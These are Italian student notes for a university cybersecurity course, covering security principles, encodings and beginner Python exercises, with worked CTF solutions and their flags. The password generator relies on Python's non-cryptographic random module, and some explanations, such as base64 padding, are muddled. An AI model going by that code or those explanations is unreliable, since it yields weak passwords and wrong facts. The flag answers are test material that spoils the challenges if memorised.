
Cybersecurity semplice (per davvero)



Rovesti Gabriel

Attenzione

Il file non ha alcuna pretesa di correttezza; di fatto, è una riscrittura attenta di appunti, slide, materiale sparso in rete, approfondimenti personali dettagliati al meglio delle mie capacità. Credo comunque che, per scopo didattico e di piacere di imparare (sì, io studio per quello e non solo per l'esame) questo file possa essere utile. Semplice si pone, per davvero ci prova.
Thank me sometimes, it won't kill you that much.

Gabriel

Sommario

Lezione 0: Introduzione al corso e alle modalità (Conti e Bianchi) ... 3
Lezione 1 e 2: Panoramica generale (Conti) ... 5
Esercizi Lezione 2 ... 7
Esercizi Lezione 3 ... 13
Lezione 4: Strumenti crittografici/Cryptographic tools Pt. 1 (Conti) ... 19
Esercizi Lezione 4 ... 24
Lezione 5: Strumenti crittografici/Cryptographic tools Pt. 2 (Conti) ... 38
Esercizi Lezione 5 ... 43
Lezione 6: Autenticazione dell'utente/User authentication (Conti) ... 51
Esercizi Lezione 6 ... 55
Lezione 7: Introduzione alle vulnerabilità del web/Introduction to Web Vulnerabilities (Conti) ... 59
Esercizi Lezione 7 ... 60
Lezione 8: Ingredienti del Web/Ingredients of Web (Conti) ... 66
Esercizi Lezione 8 ... 70
Lezione 9: Language Vulnerabilities/Vulnerabilità del linguaggio (Conti) ... 76
Esercizi Lezione 9 ... 78
Lezione 10: Injection Attacks (Conti) ... 86
Esercizi Lezione 10 ... 89
Lezione 11 - Intro to Reverse Engineering (Pier Paolo Tricomi) ... 105
Esercizi Lezione 11 ... 115
Lezione 12: Patching (Pier Paolo Tricomi) ... 134
Esercizi Lezione 12 ... 139
Lezione 14: Debugging (Pier Paolo Tricomi) ... 149
Esercizi Lezione 13 ... 154
Esercizi Lezione 14 ... 177
Lezione 15: Shellcode (Pier Paolo Tricomi) ... 183
Esercizi Lezione 15 ... 187
Lezione 16: PLT (Procedure Linkage Table) & GOT (Global Offset Table) – Pier Paolo Tricomi ... 203
Esercizi Lezione 16 ... 206
Lezione 17: Return Oriented Programming (ROP) – Pier Paolo Tricomi ... 214
Esercizi Lezione 17 ... 217


Lezione 0: Introduzione al corso e alle modalità (Conti e Bianchi)

Sito di riferimento: https://www.math.unipd.it/~conti/teaching/CPP2223/index.html
Professore: Mauro Conti
Assistenti Anno di Corso: Tommaso Bianchi / Pier Paolo Tricorni

Il corso tratta le seguenti tematiche:
- Cryptography
  - Ciphers; hash functions; symmetric/asymmetric encryption
- Web Vulnerabilities
  - Bad programming practices; injections; language vulnerabilities.
- Reverse Engineering
  - Reversing techniques; patching; anti-debug.
- Pawning
  - Buffer overflow; defenses; Return Oriented Programming; Global Offset Table.

Ogni lezione consiste in ~30' di teoria (inutile all'esame, qui comunque ben affrontata) e ~60' di esercizi (in cui gli assistenti forniscono tutti gli aiuti del caso).

L'esame finale ha tre diversi formati, tra i quali gli studenti possono sceglierne uno
- Esame finale:
  - Serie di esercizi che coprono gli argomenti del corso.
- Tre esercizi pratici:
  - da risolvere solo durante il semestre di corso
- Un progetto di ricerca:
  - possibilmente interagendo anche con i ricercatori del gruppo SPRITZ (Security and Privacy Research Group at University of Padua), presieduto da Conti, aiutando i ricercatori del gruppo in qualche progetto esistente (software/hardware/modulo di qualche progetto, normalmente introdotto tramite Moodle) → https://spritz.math.unipd.it/



Un esempio di attacco famoso è fatto sul Transport Layer Security (TLS), che fornisce autenticazione, privacy e integrità dei dati tra due applicazioni informatiche comunicanti. È il protocollo di sicurezza più diffuso oggi ed è il più adatto per i browser web e altre applicazioni che richiedono lo scambio sicuro di dati in rete. Esso permette di connettersi in modo sicuro, scambiando certificati digitali per assicurarsi chi sono le entità che comunicano.

Un attacco man in the middle (MITM) è un termine generale che indica quando un autore si inserisce in una conversazione tra un utente e un'applicazione, per origliare o per impersonare una delle parti, facendo credere che sia in corso un normale scambio di informazioni.

L'obiettivo di un attacco è rubare informazioni personali, come credenziali di accesso, dettagli del conto e numeri di carta di credito. Gli obiettivi sono tipicamente gli utenti di applicazioni finanziarie, aziende SaaS, siti di e-commerce e altri siti web in cui è richiesto il login.

Approfondimento di esempio reale di sicurezza: TOR Browser
https://www.makeuseof.com/how-tor-addresses-work/
https://tor.stackexchange.com/questions/672/how-do-onion-addresses-exactly-work

Scritto da Gabriel

Approfondimento: Flightradar24
https://www.flightradar24.com/how-it-works
Problemi di sicurezza a dispositivi fisici:
https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7340599/
https://stackoverflow.com/questions/4083860/in-computer-security-what-are-covert-and-side-channels
https://www.ictsecuritymagazine.com/articoli/stuxnet-iran-2009-il-case-study-per-disarticolare-la-cyber-war/
https://arxiv.org/pdf/2005.07392.pdf

Cosa significa sicurezza? Mantenere informazioni di un contesto di interesse difficile da accedere.

1) La sicurezza non è solo "un prodotto" (ad esempio un firewall); è piuttosto un "processo", che deve essere gestito appropriatamente
2) Niente è sicuro al 100% (ne abbiamo bisogno? Quanto costerebbe?)
3) La sicurezza di un sistema equivale alla sicurezza della sua componente meno sicura (regola dell'anello più debole)
4) La sicurezza per oscurità non funziona mai (cryptography by obscurity, nascondere quindi le informazioni)
5) La crittografia è uno strumento potente ma... non basta
6) Non fare affidamento sugli utenti

Proprietà di sicurezza di base

- Riservatezza: per prevenire la divulgazione non autorizzata delle informazioni
- Integrità: per prevenire la modifica non autorizzata delle informazioni
- Disponibilità: per garantire l'accesso alle informazioni
- Autenticazione: a dimostrare l'identità rivendicata può essere l'autenticazione Dati o Entità
- Non ripudio: per prevenire la falsa negazione delle azioni eseguite
- Autorizzazione: cosa può fare un utente
- Auditing: per registrare in modo sicuro le prove delle azioni eseguite
- Tolleranza agli attacchi: capacità di fornire un certo grado di servizio dopo guasti o attacchi
- Disaster Recovery: possibilità di ripristinare uno stato sicuro
- Key-recovery (è il tentativo di un avversario di recuperare la chiave crittografica di uno schema di cifratura. Normalmente ciò significa che l'attaccante dispone di una o più coppie di messaggi in chiaro e del corrispondente testo cifrato.)
- Key-escrow (tecnica mediante la quale la chiave necessaria a decriptare dei dati criptati è conservata con un acconto di garanzia da terze parti in modo che, in particolari situazioni, possa essere recuperata per avere accesso a quei dati anche se coloro che hanno cifrato i dati non vogliono renderla disponibile)
- Digital Forensics

Esempi di meccanismi di sicurezza sono i seguenti:
- Numeri casuali (ad es. per i vettori di inizializzazione)
- Numeri pseudo casuali
- Crittografia/Decrittografia
- Funzioni hash
- Catena hash (invertita)
- Codice di integrità del messaggio (MIC)
- Codice di autenticazione dei messaggi (MAC e HMAC)
- Firme digitali
- Protocolli di scambio di chiavi (stabilimento)
- Protocolli di distribuzione delle chiavi
- Marcatura temporale


Tipi di attacco:

• Passivo: l'attaccante può leggere solo qualsiasi informazione
 – TEMPEST (intelligenza del segnale), che si riferisce allo spionaggio di sistemi informatici attraverso emanazioni, inclusi segnali radio o elettrici, suoni e vibrazioni non intenzionali.
 – Sniffing dei pacchetti
• Attivo: l'attaccante può leggere, modificare, generare, distruggere qualsiasi informazione

Lezione 1 e 2: Panoramica generale (Conti)

Sicurezza informatica: protezione offerta a un sistema informativo automatizzato al fine di raggiungere gli obiettivi applicabili di preservare l'integrità, la disponibilità e la riservatezza delle risorse del sistema informativo (include hardware, software, firmware, informazioni/dati software, firmware, informazioni/dati e telecomunicazioni).

Sfide
1. non è semplice
2. bisogna considerare i potenziali attacchi
3. le procedure utilizzate sono controintuitive
4. coinvolgono algoritmi e informazioni segrete
5. bisogna decidere dove impiegare i meccanismi
6. battaglia d'ingegno tra attaccante e amministratore
7. non si percepiscono i vantaggi finché non si fallisce
8. richiede un monitoraggio regolare
9. troppo spesso un ripensamento
10. considerato un ostacolo all'utilizzo del sistema



Ci possono essere una serie di rischi, tale che cercando di introdurre delle contromisure, si possa in qualche modo avere un problema nel corso del tempo; queste dovranno essere aggiornata.


Risorsa di sistema: con le vulnerabilità può:
- essere corrotta (perdita di integrità)
- diventare non disponibile (perdita di confidenzialità)
- diventare non disponibile (perdita di disponibilità)

Gli *attacchi* sono minacce portate avanti e possono essere
- passivi
- attivi
- insider, problemi interni ad un'organizzazione
- outsider, tutto ciò che viene da fuori, esterno a noi

Occorre adottare delle *contromisure*, quindi i mezzi utilizzati per affrontare gli attacchi alla sicurezza basati su tre principi cardine:
- prevenire (cercando di evitare che gli attacchi esistano)
- rilevare
- recuperare

Questo può portare a nuove vulnerabilità ed avrà una vulnerabilità residua
L'obiettivo è quello di minimizzare il rischio, dati i vincoli.

Possono essere collegati dei problemi, quali:
● divulgazione non autorizzata
  - esposizione, intercettazione, inferenza, intrusione
● inganno/deception
  - mascherata, falsificazione, ripudio
● distruzione
  - incapacità, corruzione, ostruzione
●usurpazione
  - appropriazione indebita, uso improprio



Si cerca di controllare l'accesso e l'identificazione alla risorsa, tale che non succeda nulla di inaspettato tra i *peers*, sia da un punto di vista software (injection, eavesdropping, ecc.) che hardware (compromettendo fisicamente la macchina)

Similmente, possono esserci degli attacchi relativi alla sicurezza della rete, che possono essere classificati come passivi o attivi.
Gli attacchi *passivi* sono costituiti da intercettazioni (eavesdropping):
  ○ la divulgazione del contenuto dei messaggi
  ○ l'analisi del traffico
  ○ sono difficili da rilevare, quindi si cerca di prevenire
Gli attacchi *attivi* modificano/falsificano i dati:
  ○ masquerade → (Un attacco mascherato è un attacco che utilizza una falsa identità, ad esempio un'identità di rete, per ottenere un accesso non autorizzato alle informazioni del computer personale attraverso un'identificazione di accesso legittima. Se un processo di autorizzazione non è completamente protetto, può diventare estremamente vulnerabile a un attacco masquerade)
  ○ replay → (Un attacco replay si verifica quando un criminale informatico origlia una comunicazione di rete sicura, la intercetta e poi la ritarda o la reinvia in modo fraudolento per indurre il destinatario a fare ciò che l'hacker desidera)
  ○ modifica
  ○ Denial of Service (DoS) → (Un attacco denial-of-service (DoS) si verifica quando gli utenti legittimi non sono in grado di accedere a sistemi informativi, dispositivi o altre risorse di rete a causa delle azioni di un attore malintenzionato della minaccia informatica.
  ○ Difficile da prevenire, quindi da rilevare

Ci sono anche dei requisiti funzionali di sicurezza, quali:
- Misure tecniche:
  ○ controllo degli accessi; identificazione e autenticazione; protezione del sistema e delle comunicazioni; integrità del sistema e delle integrità delle informazioni
- Controlli e procedure di gestione
  ○ consapevolezza e formazione; audit e responsabilità; certificazione, accreditamento e valutazioni di sicurezza; valutazioni di sicurezza; pianificazione di emergenza; manutenzione; protezione fisica e ambientale; pianificazione; sicurezza del personale; valutazione del rischio ; acquisizione di sistemi e servizi
- Sovrapposizione di competenze tecniche e gestionali:
  ○ gestione della configurazione; risposta agli incidenti; protezione dei media

La strategia da un punto di vista di sicurezza si basa su alcuni punti:
● Specificazione/politica (policies)

  - ○ Cosa dovrebbe fare lo schema di sicurezza?
  - ○ Codificare in politiche e procedure
- Attuazione/meccanismi (implementazioni delle politiche e verificare siano rispettate)
  - ○ Come si attua il meccanismo di sicurezza?
  - ○ Prevenzione, rilevamento, risposta, recupero
- Correttezza/assicurazione
  - ○ Funziona davvero?
  - ○ Garanzia, valutazione

Viene raccomandato Ubuntu o comunque una distribuzione Linux per fare il corso.
Ad ogni lezione vengono date le challenges, sfide nel trovare le *flag* (CTF), codice/programma con vulnerabilità di sicurezza per cui, sfruttandola, si ottiene una flag.
Ciascun set di esercizi si concentra su una specifica vulnerabilità di sicurezza, con diversi livelli di sicurezza; comunque, ci sono gli assistenti.
Per cui:

1) viene data una challenge
2) si identifica l'area di applicazione
3) si definisce un set di vulnerabilità adatte
4) si impara anche da Google come fare
5) si ripete finché non si risolve
   a. spesso ci sono vari modi di risolvere un problema

Esercizi Lezione 2

Piccolo disclaimer → Essendo che gli esercizi sono fatti in Python 3, magari nei lab esiste Python 2. Per poter eseguire un programma, normalmente da linea di comando si ha *python (file.py)*. Per attivare l'esecuzione sicura con Python 3, si ha il comando *python3 (file.py)*.

1) Esercizio 1: Testo e soluzione

<u>Testo</u>

You are asked to define a Python code that, given a string,
prints a string with all the letters shifted by 2.

For example,
input = 'abc'
output = 'cde'

<u>Soluzione</u>

```
input = 'abc'
key = 2

#solution 1
output1 = ' ' #copy
for i in range(len(input)):
   output1 += chr(ord(input[i]) + key)
print(output1)
```

```
#solution 2
output2 = ' '
for c in input:
   output2 += chr(ord(c) + key)
print(output2)

#solution 3
output3 = ' '.join([chr(ord(c) + key) for c in input])
print(output3)
```

Si noti la scrittura equivalente a titolo di chiarezza:
[str(i) for i in mybin] → Crea una lista in cui itera su ogni elemento *str(i)* dentro *mybin*
.join((str(i) for i in mybin)) → Esegue il join della stringa *str(i)* direttamente dentro *mybin*

La scrittura del tipo `newlist = [expression for item in iterable if condition == True]` viene chiamata in Python come *list comprehension*, ed offre una sintassi breve basata su una lista esistente. Alternativamente, la sintassi può essere anche come *expression – condition – for loop*.

Note:

- La funzione *chr()* di Python accetta un argomento intero e restituisce la stringa che rappresenta un carattere in quel punto di codice. Poiché la funzione *chr()* prende un argomento intero e lo converte in carattere, esiste un intervallo valido per l'input
- La funzione *ord()* restituisce il numero che rappresenta il codice Unicode di un carattere specificato.
- Il metodo *join()* prende tutti gli elementi di un oggetto iterabile e li unisce in una stringa. È necessario specificare una stringa come separatore.

2) Esercizio 2: Testo e soluzione

Testo

Define a simple calculator.
The user uses the terminal, and it has three variables.
- input1: first integer number
- input2: second integer number
- type of operation: a number associated to the operation (e.g., 0 for the addition)

Soluzione

```
import argparse  #parsing arguments
parser = argparse.ArgumentParser()
parser.add_argument("--x1", type = int) # adding the first two arguments and the operation to the parser
parser.add_argument("--x2", type = int)
parser.add_argument("--y", type = int)
args = parser.parse_args() #parsing all together

def main():
   #get the arguments
   x1 = args.x1
   x2 = args.x2
```

```
    operation = args.y


    #adding f before the " allows you to insert variables
    #inside the string
    print(f"x1={x1}\tx2={x2}")

#Interpret the operation
    if operation == 0:
        print(f"Addition={x1 + x2}")
    elif operation == 1:
        print(f"Subtraction={x1 - x2}")
    elif operation == 2:
        print(f"Multiplication={x1 * x2}")
    if operation == 3:
        print(f"Division={x1 / x2}")
if __name__ == '__main__':
    #usage example: python solution.py --x1 1 --x2 2 --y 3
    main()
```

Altra possibile soluzione:

```
import argparse
import sys
parser = argparse.ArgumentParser(description='Process two inputs and use an operation')
parser.add_argument("--input1", type=int, help="first integer number")
parser.add_argument("--input2", type=int, help="second integer number")
operation = parser.add_argument("--operation", type=int, help="operation to be performed: 1 for addition,
2 for subtraction, 3 for multiplication, 4 for division")
args = parser.parse_args()

if args.operation == 1:
    print(args.input1+args.input2)
elif args.operation == 2:
    print(args.input1-args.input2)
elif args.operation == 3:
    print(args.input1*args.input2)
elif args.operation == 4:
    print(args.input1/args.input2)
else:
    print("Invalid operation")

# execution command in terminal
# python ex2.py --input1 1 --input2 2 --operation 3
```

Note:

- Il modulo *argparse* semplifica la scrittura di interfacce a riga di comando di facile utilizzo. Il programma definisce gli argomenti che richiede e argparse si occuperà di analizzare tali argomenti da *sys.argv*. Inoltre, il modulo argparse genera automaticamente messaggi di aiuto e di utilizzo ed emette errori quando l'utente fornisce al programma argomenti non validi.
- Questo serve a definire chiaramente le variabili utilizzate in un array *args* tale da predefinirsi i parametri che si devono utilizzare

3) Esercizio 3: Testo e soluzione

Testo

Define a randomic password generator.
The password should contain 10 characters.
Type of characters: alphanumeric

Soluzione

```
import random
import string
# define the vocabulary
vocabulary = list(string.ascii_letters) + list(string.digits)
# if you uncomment the following line, you allow the reproducibility (random characters)
#random.seed(123)
# set final variable
password = ' '

# define number of iterations
password_size = 10

for i in range(password_size):
   # shuffle the vocabulary
   random.shuffle(vocabulary)

   # update the password. We take the first element of the vector (at index 0, as we know)
   password += vocabulary[0]

print(f"Password generated=\t{password}") #\t stays for “tab”, as you might have guessed
```

Altra soluzione

```
import random
import string

def password_generator():
   password = ""
   for i in range(10):
      password += random.choice(string.ascii_letters + string.digits)
   return password

print(password_generator())
```

Note:
- Il metodo *seed()* serve a inizializzare il generatore di numeri casuali. Il generatore di numeri casuali ha bisogno di un numero da cui partire (un valore di seme), per poter generare un numero casuale.
- Importiamo *string* per prenderci tutti i caratteri Ascii e i numeri

21/10/2022 - Lezione 3: Codifica/Encoding (Conti)

La codifica delle informazioni è fondamentale, in maniera tale da poter standardizzare i dati e poter con essi interagire. Perché codificare i dati?

- Trasformare i dati in modo che possano essere consumati correttamente (e in modo sicuro) da un altro tipo di sistema.
- L'obiettivo non è quello di mantenere segrete le informazioni. Ad esempio, le chiavi non sono necessarie.
- La codifica può essere facilmente invertita. È facile riconoscere una strategia di codifica.
- La decodifica è l'operazione inversa.

Non parliamo di codifica, ma di criptaggio (encoding and encryption):
- Il criptaggio intende nascondere le informazioni, affinché nessun altro capisca (intercettando o "in the middle") cosa si stia trasmettendo
- La codifica, invece, non intende nascondere le informazioni, in quanto sono sempre visibili; intende semplicemente una differente interpretazione

Alcuni esempi di codifica:

● base64 → è un sistema di codifica che consente la traduzione di dati binari in stringhe di testo ASCII, rappresentando i dati sulla base di 64 caratteri ASCII diversi.

- Molto tipico del web in cui la lunghezza dei messaggi finali è *sempre* un multiplo di 4 (tale che, in un messaggio, si ricavino sempre 4 byte in vari modi)
- Possiede un alfabeto unico:
  - [A-Z, a-z, 0-9, +, /, =]
  - 0 = A, 1 = B, …, 26 = a, 27 = b, …
  - 52 = 0, 53 = 1, …, 62 = +, 63 = /
- Padding
  - Spesso finisce con "==" oppure con "="

Some examples are:
- pleasure -> cGxlYXN1cmU=
- leasure -> bGVhc3VyZQ==
- easure -> ZWFzdXJl
- asure -> YXN1cmU=
- sure -> c3VyZQ==

Il meccanismo Base64 utilizza 64 caratteri per la codifica. Questi caratteri sono costituiti da:
- 10 valori numerici: cioè 0,1,2,3,...,9
- 26 alfabeti maiuscoli: A,B,C,D,...,Z
- 26 alfabeti minuscoli: a,b,c,d,...,z
- 2 caratteri speciali (questi caratteri dipendono dal sistema operativo): ad esempio +,/

I passaggi per codificare una stringa con l'algoritmo base64 sono i seguenti:
- Contare il numero di caratteri di una stringa. Se non è un multiplo di 3, allora lo si riempie con caratteri speciali (ad es. =) per renderlo multiplo di 3.
  - Infatti, il segno di uguale viene messo per inserire un padding speciale di caratteri per rendere una stringa multiplo di 3 e poi renderla stampabile con 4 caratteri stampabili in ASCII. Spesso il segno è alla fine, ma non sempre.
- Convertire la stringa in formato binario ASCII a 8 bit utilizzando la tabella ASCII.
- Dopo la conversione in formato binario, dividere i dati binari in pezzi da 6 bit.
- Convertire i pezzi di dati binari a 6 bit in numeri decimali.

- Convertire i decimali in stringhe secondo la tabella degli indici base64. Questa tabella può essere un esempio, ma come ho detto, 2 caratteri speciali possono variare.
- Ora abbiamo la versione codificata della stringa di input.

Facciamo un esempio: convertire la stringa THS in stringa con codifica base64.

- Conta il numero di caratteri: è già un multiplo di 3.
- Convertire in formato binario ASCII a 8 bit. Abbiamo ottenuto (T)01010100 (H)01001000 (S)01010011
- Dividere i dati binari in pezzi da 6 bit. Abbiamo ottenuto 010101 000100 100001 010011
- Convertire i dati binari a 6 bit in numeri decimali: abbiamo ottenuto 21 4 33 19.
- Convertire i decimali in stringhe secondo la tabella degli indici base64. Abbiamo ottenuto VEhT

Esempio importante: https://www.base64encode.org/
Si vede che, prendendo per esempio una stringa come *pleasure*, togliendo l'ultima lettera, viene aggiunta nella codifica a Base64 il segno "=" quando la stringa non è in formato multiplo di 3, trattandola quindi in suddivisione come multiplo di 4.
Suggerisco → *pleasur – pleasu – pleas – plea*

● Esadecimale → versione semplificata del binario che raggruppa cifre, è un sistema numerico posizionale in base 16, cioè che utilizza 16 simboli invece dei 10 del sistema numerico decimale tradizionale.
Esso è simile a base64, con un alfabeto formato da [A-F, 0-9].
È molto usato per rappresentare indirizzi MAC (quelli univoci della scheda di rete di un dispositivo per identificarlo) e i dump di memoria (processo che consiste nel prendere tutte le informazioni contenute nella RAM e scriverle su un'unità di archiviazione. Gli sviluppatori usano comunemente i dump della memoria per raccogliere informazioni diagnostiche al momento di un arresto anomalo, per aiutarli a risolvere i problemi e a saperne di più sull'evento).

● Uuencoding → codifica da binario a testo per UNIX per i sistemi di e-mail
Essendo UNIX, inizia *sempre* con la keyword *begin* seguito dal *mode* (che specificano le modalità di accesso ai file tramite dei numeri, es. 600 permette di modificare un file seguito da *chmod*) e finisce *sempre* con la coppia ‘ (singolo apice/apostrofo) ed *end*.

```
begin 600 test.txt
M5&AI<R!I<R!A('1E<W0@9FEL92!F;W(@:6QL=7-T<F%T:6YG('1H92!V87)I
M;W5S"F5N8V]D:6YG(&UE=&A09',N($QE="=S(&UA:V4@=&AI<R!T97AT(&QO
M;F=E<B!T:&%N"C4W(&)Y=&5S('10('=R87‘@;&EN97,@=VET:"!"87-E-C0@
E9&%T82P@=&]O+@I'<F5E=&EN9W,L($9R86YK(%!I;&A09F5R"@‘‘
‘
end
```

Quando si analizzano i dati, questi potrebbero essere rappresentati in una codifica sconosciuta.
Come identificare la codifica corretta?
○ esperienza (si riconosce praticandone spesso)
○ alfabeto (sulla base delle osservazioni precedenti)
○ pattern (stringhe ripetute o qualcosa che si ripete in modo diverso dal normale)
○ origine dei dati (in base alla provenienza, si può intuire il contesto)

Esercizi Lezione 3

1) Valley of Fear: Testo, aiuti e soluzione

Testo
The hard drive may be corrupted, but you were able to recover a small chunk of text (see "book.txt"). Scribbled on the back of the hard drive is a set of mysterious numbers. Can you discover the meaning behind these numbers? (1, 9, 4) (4, 2, 8) (4, 8, 3) (7, 1, 5) (8, 10, 1)

Viene dato quindi un file txt "book.txt", generico file di testo con una serie di parole tratte da un libro. Da questa lezione iniziano ad essere inclusi degli "hints", quindi degli aiuti/suggerimenti per cercare di trovare la soluzione.
Aiuti:

1) How are poems and books organized? Then, have a look at how the challenge is "organized". This should help you to understand the meaning of the triplet *<num1, num2, num3>*
2) There is a mapping between each number triplet position and the "text organization".

Soluzione
Il suggerimento ci dice che ognuno di questi tre numeri potrebbe rappresentare una parola in un messaggio. Ci sono 9 paragrafi in *book.txt* con un massimo di 17 righe. L'intuizione è che ogni tripla utilizzi il seguente schema per decodificare una parola:

(1, 9, 4) = (paragrafo, riga, parola)

Seguendo l'intuizione di cui sopra, otteniamo:
(1, 9, 4) === the
(4, 2, 8) === flag
(4, 8, 3) === is
(7, 1, 5) === Ceremonial
(8, 10, 1) === plates
La flag è: "The flag is Ceremonial plates."

Scrivendo una soluzione sotto forma di script Python:

```
#The hard drive may be corrupted, but you were able to recover a small chunk of text (see "book.txt").
#Scribbled on the back of the hard drive is a set of mysterious numbers. Can you discover the meaning
behind these numbers? (1, 9, 4) (4, 2, 8) (4, 8, 3) (7, 1, 5) (8, 10, 1)

keys = [(1, 9, 4), (4, 2, 8), (4, 8, 3), (7, 1, 5), (8, 10, 1)]

with open("book.txt") as book:
   text = book.read() #read the content
   paragraphs = [p.split("\n") for p in text.split("\n\n")] #split the content into paragraphs and breaking the
lines
   #saving the words from paragraph into a list
   #using the lambda function to define inline
   #a function to search inside the paragraphs and splitting the spaces in between
   words = list(map(lambda p: list(map(lambda s: s.split(" "), p)), paragraphs))
   #split the paragraphs into sentences
   flag = " ".join(words[key[0] - 1][key[1] - 1][key[2] - 1] for key in keys)
#get the words from the keys array [i-1] to avoid going out of bounds
print(flag)
```

2) Sherlock: Testo, aiuti e soluzione

<u>Testo</u>
Sherlock has a mystery in front of him. Help him to find the flag.

Viene dato anche qui un file txt "challenge.txt" contenente l'intero libro "The Adventures of Sherlock Holmes" in versione txt del 1999, codificato in Ascii.

Aiuti:

1) This is a longer text. In CTF, and in general, in security assessment, we need to carefully look at everything! As you might notice (?), there are some upper characters. These upper characters compose a hidden message. Try to retrieve them, and then print them!
2) You retrieved a secret message (if not, you need to use the previous hint). The message is a binary message: maybe if you convert it in proper 8-digit size binary numbers (e.g., 10010000 10011010), you can then convert it -- somehow (?) -- to a proper ASCII message.

<u>Soluzione</u>

La prima cosa da fare è notare che ci sono alcuni caratteri maiuscoli; quindi, possiamo aprirli e filtrarli (si può usare un qualsiasi editor di testo per farlo, loro suggeriscono Python usando il codice che segue)

```
import os
# open the text file and read its content
with open('challenge.txt', 'r') as file:
 challenge = file.read()

# take the uppercase letters
insight=' '.join([c for c in challenge if c.isupper()]) # we filter them and take only the upper ones
print(insight)
```

L'output è una stringa con una serie di "ZERO" e "ONE". Possiamo prima convertirli nella loro rappresentazione numerica.

```
insight = insight.replace('ZERO', '0')
insight = insight.replace('ONE', '1')
```

Possiamo poi osservare la lunghezza di questa nuova stringa: è un multiplo di 8. La nuova intuizione è che questa stringa rappresenta una serie di caratteri Unicode scritti in binario. È sufficiente invertire il processo, riconvertendo il tutto in caratteri unicode (da cui le moltiplicazioni per 8 con il 2) e ciclando iterativamente, quindi stampando.

```
result=' '.join(chr(int(insight[i*8:i*8+8],2)) for i in range(len(insight)//8))
#here, we do cycle iterating the text, flooring it by 8 characters and taking each group of 8 bytes as binary
print(result)
```

E la flag viene trovata:
BITSCTF{h1d3_1n_pl41n_5173

Altra soluzione:

```
s=' '
with open('challenge.txt', 'r') as file:
   challenge = file.read()
   for i in challenge:
     #Checking if the character is a letter
```

Scritto da Gabriel

```
    if i.isupper(): #there are some uppercase letters, so we take them out
     s=s+i
s=s.replace('ZERO', '0') .replace('ONE', '1') #replacing ZERO and ONE with 0 and 1
#print(s) #here we do have a string printed like '010000100100...'

#the idea is having the string 's' and taking each 8 bytes as one and converting them into letters
#so, we must split the string into 8 bytes chunks, then convert them into letters
#and finally print the flag



for i in range(0, len(s), 8):
  #the idea is iterating starting from '0', going up until the end of the string and taking each 8 bytes as one
  #chr() function is used to get a string representing of a character which points to a Unicode code integer.
  #then we go ahead up until the last ' ' (so, it ends at the last space character)
  print(chr(int(s[i:i+8], 2)), end='') #2 is for binary and "end" is for formatting after each character

#BITSCTF{h1d3_1n_pl41n_5173}
```

3) Ultraencoded: Testo, aiuti e soluzione

Testo

Fady didn't understand well the difference between encryption and encoding,
so instead of encrypting some secret message to pass to his friend, he
encoded it!

The flag should be in the format: ALEXCTF
